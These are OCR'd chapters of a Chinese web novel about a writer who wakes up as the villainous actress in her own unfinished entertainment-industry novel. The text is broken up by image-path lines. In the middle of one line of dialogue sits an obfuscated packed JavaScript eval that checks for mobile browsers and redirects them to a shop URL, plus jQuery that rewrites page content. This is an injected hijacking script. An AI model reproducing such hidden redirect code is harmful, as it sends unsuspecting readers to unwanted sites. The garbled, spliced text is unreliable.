《别闹了,我真不想当恶毒女配》 1. 我写的女配,报应到我自己身上了? 苏芷柔醒过来的时候,首先感觉到的是后脑勺一阵钝痛。 她下意识伸手去摸,指尖触到的不是熟悉的枕头,而是一块硬邦邦的、散发着廉价油漆味的木质床头板。 苏芷柔猛地睁开眼,头顶是一盏落了灰的水晶吊灯,灯泡坏了三颗,剩下的两颗发出暧昧不明的昏黄光线。墙纸是浮夸的欧式大花图案,边角翘起,露出底下发霉的墙皮。 空气里弥漫着一股混合了香水、泡面和潮湿织物气味的复杂味道。 这一看就不是她那个月租三千五,房子面积不大但收拾得干干净净的单身公寓。 “苏芷柔!你还躺着干什么?片场那边催了三次了!” 房门被一把推开,一个戴着黑框眼镜、扎着低马尾的年轻女人冲进来,手里举着一杯咖啡和一袋包子,脸上的表情介于焦急和习惯性无奈之间。 苏芷柔盯着她看了三秒钟,很显然她还没搞明白此刻的状况。 圆脸,黑框眼镜,左眉尾一颗小痣,说话时习惯性推镜框! 有点熟悉,但不是很多。 “你强闯民宅了,知道了吗?片场?什么鬼啊,我写的书还没买影视版权呢……”苏芷柔的声音有点发干,眼睛却缓缓闭上了。 “苏芷柔,你昨晚喝酒给你脑子喝傻了?!快点起来收拾!还有五分钟!!” 苏芷柔看着眼前这个不耐烦的女人,太熟悉了,于是她试探性的开口问:“妈?!” “嗯?”女人把窗帘拉开,赶走屋子里的死气沉沉:“苏芷柔,我都不想说你了,你妈早就不管你了,现在只有你一个人孤身打拼,除了我周曼,你看看还有几个人敢管你祖宗!” 等一下,我妈现在不是待在村里大house里美滋滋的过她的退休养老生活吗?不管我是怎么个事? 再度睁开眼就被刺眼的太阳刺醒,这一天天能不能好好睡一觉,昨天晚上邻居还半夜装修,吵得今天两三点才睡着。 “周曼?”苏芷柔猛的想起来,她不是最近刚写了一篇文章,为了省事把自己的名字给写上去了,给自己写了个恶毒女配来着,平常自己就是一个i人,啥也不敢说,好不容易过一把恶毒女配的瘾,还传进来了?! 周曼可是《星光予你》里恶毒女配苏芷柔晚的助理。 在原著中,这个角色一共出场七次,最后一次是在第93章,苏芷柔被全网封杀后,周曼在暴雨中替她搬完最后一箱行李,被她用一句“滚”赶出了公寓。 而苏芷柔之所以记得这么清楚,是因为这七场戏,每一场都是她亲手写的。 原来亲手写也要经历一番吗?! 她想重开啊! 周曼把咖啡和包子塞到她手里,顺手从地上捡起一件皱巴巴的裙子往她身上比划:“苏芷柔,我真是上辈子欠你的,姐!祖宗!咱能不能先把衣服换了?九点的通告,现在八点五十了!” 苏芷柔低下头,看见自己握着咖啡的那只手。 指甲做了精致的水晶甲,镶着碎钻,食指上戴着一枚浮夸到令人窒息的蝴蝶戒指。 原著的女配手指纤细白嫩,和她原来那双因为常年敲键盘而磨出茧子的手完全不同。 她把咖啡放下,赤脚踩过满地乱扔的衣服鞋子,走到墙角那面全身镜前。 镜子里映出一张脸。 五官是漂亮的,甚至可以说非常漂亮,标准的鹅蛋脸,鼻梁高挺,唇形饱满,一双微微上挑的杏眼,但妆容太浓了,假睫毛贴了两层,眼线拉到太阳穴,嘴唇涂着当季最火的“吃土色”,整个人看起来刻薄又疲惫。 这张脸她认识。 因为她在文档里敲下“苏芷柔”这三个字的时候,脑海中对这个角色的外貌描述就是:美则美矣,毫无灵魂。 “曼曼,”苏芷柔转过身,语气异常平静:“今天第几场戏?” “第27场啊。”周曼翻了翻手机:“就是你泼沈棠咖啡那场。道具组说准备了温水,你放心泼,不会烫着的。” 第27场,这不就是恶毒女配苏芷柔晚当众羞辱女主沈棠,将咖啡泼在她身上,并附赠台词:“就凭你,也配演女一号?” 女主反应过来她不就完了嘛? 这段剧情她可太熟了。 两个月前,晋江的编辑催她开新文,说现言频道流量好,让她写个娱乐圈穿书文。 苏芷柔当时手头还有两个项目没结,实在分身乏术,但编辑催得紧,她就花了三个晚上肝出三万字开头,把所有能想到的狗血桥段都塞了进去替身梗、下药梗、网暴梗、车祸梗…… 女主沈棠是善良坚韧的小白花,男主陆司珩是冷漠矜贵的资本大佬,而恶毒女配苏芷柔负责制造百分之八十的冲突。 恶毒女配的功能很简单:嫉妒女主、陷害女主、被男主打脸、再嫉妒、再陷害、再被打脸,如此循环往复,最后在大结局前被送进精神病院,完成“恶有恶报”的叙事闭环。 苏芷柔当时写得很顺手,要知道这种套路文不需要动脑子,照着模板填就行。 她只是没想到,自己有一天会变成苏芷柔,早知道就不用自己的真名了。 而且这一切的罪魁祸首是自己,这也算因果循环的一部分吗?那这来的也太快了吧。 确切地说,是穿成苏芷柔,穿进自己亲手写的、还没写完的、烂尾边缘反复试探的那本破书里。 “曼曼~不泼可以吗?”苏芷柔说。 苏芷柔心想一定要活到大结局,抱女主大腿,世上最绝望的死法就是火烧,可是恶毒女配的结局就是这样的,她不想体验。 周曼正蹲在地上帮她找配戏要穿的高跟鞋,闻言抬起头:“什么?” “咖啡我不泼。”苏芷柔拉开衣柜,在一排亮片、蕾丝、荧光色的灾难级单品中翻了半天,终于在角落找到一件勉强正常的白色衬衫和黑色阔腿裤:“告诉导演,就说我手滑,咖啡洒自己身上了。” 周曼的表情像是看见她长了两个脑袋:“苏芷柔,你昨晚是不是又喝酒了?你知道这场戏导演等了多久吗?人家女主那边妆都化好了…就等你了…” “那就更不能泼了,浪费咖啡,还浪费人家卸妆的时间。” 苏芷柔拎着衣服走进卫生间,反手关上门。 狭小的空间里终于安静下来,她硬撑着洗手台,深吸一口气,抬头看向镜子里的那张脸。 冷静一下,梳理一下现状。 第一,她在家里睡觉醒来就穿进自己写的书里 第二,她穿成了恶毒女配苏芷柔,在原著中,这个角色的结局是身败名裂、精神失常、被关进精神病院最后被烧死,这是她给恶毒女配的人物设定。 第三,这本书她没写完,写到三万字就丢开了,后面全是存稿箱自动发布的旧章节,也就是说,从第31章往后,这个世界会怎么发展,连她自己都不知道,已知不可怕,未知才可怕啊! 脑子里还在思想斗争,一个清脆的声音传来: “叮!” 一个清脆的提示音在她脑海中响起,紧接着,一块半透明的蓝色光屏凭空浮现在她眼前。 【“恶毒女配”系统已激活。】 【宿主:苏芷柔(编号JJ-1027)】 【当前女配值:72/100】 【系统提示:女配值低于60将触发强制矫正程序;低于40将扣除生命值;归零则执行角色终结。】 【祝您扮演愉快。】 苏芷柔盯着那行字看了五秒钟,然后慢慢地、深深地吸了一口气。 系统出现了,她书里确实写过一个系统。 那是在第二章,为了让苏芷柔的黑化显得不那么突兀,她随手加了个设定:苏芷柔被一个“恶毒女配系统”绑定,系统会督促她完成各种陷害女主的任务,完不成就电击惩罚。 这个设定她写了两千字就嫌麻烦扔了,后面再没提过。 结果这破系统,现在活生生地出现在她脑子里了,也不知道这破系统是不是个阻碍。 而且数值是72,离60的警戒线只差12。 “扮演愉快?”苏芷柔对着镜子冷笑了一声:“我写的女配,报应到我自己身上了是吧。” 她换好衣服走出卫生间时,周曼正对着手机屏幕皱眉。 “苏芷柔,你上热搜了。” “什么热搜?” 周曼把手机转过来。 微博热搜榜第27位:#苏芷柔片场耍大牌# 点进去是一段模糊的偷拍视频,应该是前几天拍的:苏芷柔在片场对着工作人员发脾气,把一个奶茶杯摔在地上,尖声喊着“这种便宜货也敢给我喝 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17485710|201990||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ”,她看见有人偷偷拍摄,反手就将工作人员的手机砸掉。 砸掉手机还能被拍到?恶毒女配的路人缘算是彻底毁了。 视频播放量已经三百万了,著名大眼软件评论区清一色的骂声。 “这种十八线也配耍大牌?” “听说她带资进组抢了别人的角色” “长得就一副刻薄相” …… 苏芷柔看完,把手机还给周曼。 这段剧情也是她写的,曾经的回旋镖正中眉心,倒霉蛋就是自己吧。 原书第四章,“苏芷柔晚片场耍大牌”的黑热搜,目的是让读者快速建立对女配的厌恶。 她当时写得挺爽,金句频出,评论区全是:“这个女配好讨厌”、“作者快让她下线” 现在那些金句全变成了扎向自己的刀。 “走吧。”她说。 “去片场?你终于想通了要好好拍戏?” “去片场,但不是去拍那场泼咖啡的戏。” 片场位于影视基地的C区,是一栋租来的欧式别墅,今天拍内景。 苏芷柔到的时候,整个剧组的气氛都有些微妙。 场务们看见她,招呼打得敷衍又客气,眼神里带着小心翼翼的提防。 几个群演凑在一起窃窃私语,她一走近就立刻散开。 导演姓赵,是个四十多岁的中年男人,肚子微凸,戴着鸭舌帽,正坐在监视器前看回放,看见苏芷柔进来,他摘下耳机,表情不太好看。 “苏老师,九点的通告,现在九点二十了。” “路上堵车。”苏芷柔冷静应对。 赵导演的眉头皱得更紧了,但到底没发作,苏芷柔虽然演技稀烂脾气更烂,但她是投资方投了几百万塞进来的人,不到万不得已不能撕破脸。 “行了,赶紧站位吧,沈棠那边已经准备好了。” 苏芷柔顺着他的目光看过去。 别墅客厅的沙发旁,站着一个穿白裙子的年轻女孩。 这就是抱大腿的女主沈棠。 她比苏芷柔想象中要瘦一些,锁骨凸出,手腕细得像一折就会断。 白裙是剧组借来的,腰线不太合身,用别针收了一圈。 她的妆很淡,五官清秀干净,是那种第一眼不算惊艳、但越看越舒服的长相。 此刻她正低头看着剧本,嘴唇微微翕动,在默念台词。 表情专注而认真,完全没有注意到周围投来的各色目光。 苏芷柔看着她,心里涌起一种奇异的感觉。 沈棠是她创造的角色,她赋予她善良坚韧的性格、坎坷的身世、最终迎来圆满的结局。 但现在,这个角色活生生地站在她面前,会呼吸,会紧张,会因为裙子不合身而时不时抬手扯一下腰间的别针,或许自己的出现可以投票让她的路更好走一点。 她不再是一串文字了,而是真真实实站在她面前的一个人。 “苏芷柔老师?”场记小心翼翼地凑过来:“道具咖啡准备好了,您拿左手边那杯,温度刚好。” 苏芷柔接过咖啡。 纸杯是温热的,杯身上印着某连锁品牌的logo。 “各部门准备……”赵导演举起对讲机:“第27场第一镜,Action!” 摄像机红灯亮起。 沈棠深吸一口气,朝苏芷柔走过来。 她的角色在这场戏里要向女配求一个试镜机会,姿态放得很低,眼神里带着小心翼翼的恳求。 “晚晚姐,我知道自己资历浅,但这次的角色我真的很想试一……” 苏芷柔握着咖啡杯的手微微抬起。 剧本上写着:苏芷柔冷笑一声,将咖啡泼向沈棠胸口。 周曼在摄像机后面紧张地攥紧了拳头。 赵导演盯着监视器,等着那个戏剧性的瞬间。 然而人最忌讳灵机一动,苏芷柔算是见识到了…… 苏芷柔非常夸张地脚下一崴。 她的身体以一个极其夸张的角度向前倾倒,手中的咖啡杯划出一道优美的抛物线,褐色液体在空中进行抛物线运动。 准确无误地泼在了刚好从门外走进来的一个人身上。 苏芷柔不敢看了…… 整个片场鸦雀无声 2. 陆总,衣服干洗费我出 被泼了一身咖啡的男人穿着深灰色西装,单看面料和剪裁就知道价格不菲。 此刻,那片褐色污渍正在他胸口的位置缓缓扩散,像一朵形状不规则的抽象画。 他低着头,看着自己被毁掉的西装,然后缓缓抬起目光。 那是一张冷得像刚从冰柜里取出来的脸,眉骨很高,眼窝微陷,瞳色极深,嘴唇抿成一条薄而锋利的线,即便胸口挂着一片咖啡渍,他站在那里,依然像一座不容攀附的冰山。 站在前排的助理赶紧处理这个现场事故:“快,带他去换个衣服。” 苏芷柔这下是真的不敢动了,她恨不得在地上刨个洞钻进去,陆总陆司珩盛世娱乐总裁?我什么身份惹他啊!星光的掌舵者,这本小说的男主角。 在原著的剧情线里,恶毒女配苏芷柔和男主陆司珩的第一次正面交锋发生在第十八章。 起因是苏芷柔在沈棠的水杯里下药被陆司珩当场撞破,他一把攥住她的手腕,力道大得几乎捏碎骨头,声音冷得像淬了冰:“你再碰她一下试试。” 那场戏写得很带感,评论区全是“男主好帅”,“终于有人治这个恶毒女配了”…… 带入恶毒女配视角,一点都不好,一点都不爽! 但现在,她把这场见面提前了整整十几章。 而且是以泼他一身咖啡的方式。 “苏、芷、柔——” 陆司珩一字一顿地念出她的名字。 声音不大,但整个片场的人都听得清清楚楚,那种语调不是愤怒,而是一种近乎审视的冷淡,好像他念的不是一个人名,而是一份有待评估的不良资产。 赵导演从监视器后面弹了起来,脸色煞白:“陆、陆总!您怎么来了?这、这是意外,苏老师她……” 苏芷柔没等他把话说完。 她从助理手里抽过一叠纸巾,踩着高跟鞋稳稳当当地走到陆司珩面前,递过去,然后抬起头,露出一个标准的营业微笑。 “陆总,衣服干洗费我出。” 陆司珩没接纸巾,他的目光落在苏芷柔脸上,像一片薄而锋利的刀片,从她的眉眼划到嘴角,似乎在确认什么。 苏芷柔被他看得后背微微发凉,但脸上的笑容纹丝不动。 “另外……”她用只有两个人能听见的音量说:“我有个合作想跟您谈谈,我相信您从不做赔钱的买卖。” “你?”他微微挑眉,那个单字里包含的意思很明确,你一个十八线女演员,拿什么跟我谈合作。 “对,我。”苏芷柔压低声音,语速快而清晰:“我知道沈棠正在被对家公司挖墙脚,也知道您正在筹备的S+项目《深渊》找不到合适的女主角。而我……” 她顿了一下,一字一顿说到:“能让这两件事同时解决。” 陆司珩的眼神终于变了,他的眼睫几不可见地垂了一下,像鹰隼在锁定猎物前一秒的那种收敛。 他伸出手,接过了她递来的纸巾。 “我的办公室在国贸三期42层。”他擦着西装上的咖啡渍,语气平淡得像在说今天天气不错:“明天下午三点,带上你的方案来见我,迟到一分钟,这个邀约立即作废并且此生不准踏入娱乐圈,为此时你的无礼买单。” 说完,他转身走出了片场。 助理、保镖、秘书呼啦啦地跟上去,像一阵深色的风,只留下空气里若有若无的冷冽香水味,和满地被踩乱的电缆线。 片场安静了足足五秒钟。 然后赵导演用一种极度复杂的表情看向苏芷柔:“苏老师,您和陆总……认识?” “刚认识。”苏芷柔把手里剩下的半杯咖啡递给场记:“咖啡不错,温度刚好。” 她转头看向沈棠。 沈棠还站在原地,手里攥着剧本,整个人有些发懵,刚才那一幕显然超出了她的理解范围,按照正常的剧本逻辑,苏芷柔应该泼她才对,怎么突然就变成了泼陆司珩? 而且泼完之后不但没有被封杀,反而约上了总裁的办公室? “沈棠。”苏芷柔走过去,叫她的名字。 沈棠条件反射地往后退了半步,眼神里带着警惕和一丝隐忍的畏惧,那是被苏芷柔欺负了太多次之后形成的肌肉记忆。 苏芷柔看着她这副样子,心里被什么东西轻轻揪了一下。 这个角色是她写的。 沈棠的每一次被欺负、每一次委曲求全、每一次在深夜独自流泪,都是她坐在电脑前,喝着奶茶,一个字一个字敲出来的。 她写的时候甚至觉得很爽,毕竟虐女主嘛,越虐越有戏剧张力,读者越爱看。 但现在,那些文字变成了一个活生生的人站在她面前,肩膀微微缩着,像一只随时准备挨打的小动物。 “别怕。”苏芷柔的声音不自觉放柔了:“刚才那段戏,我改主意了。” 沈棠怔怔地看着她。 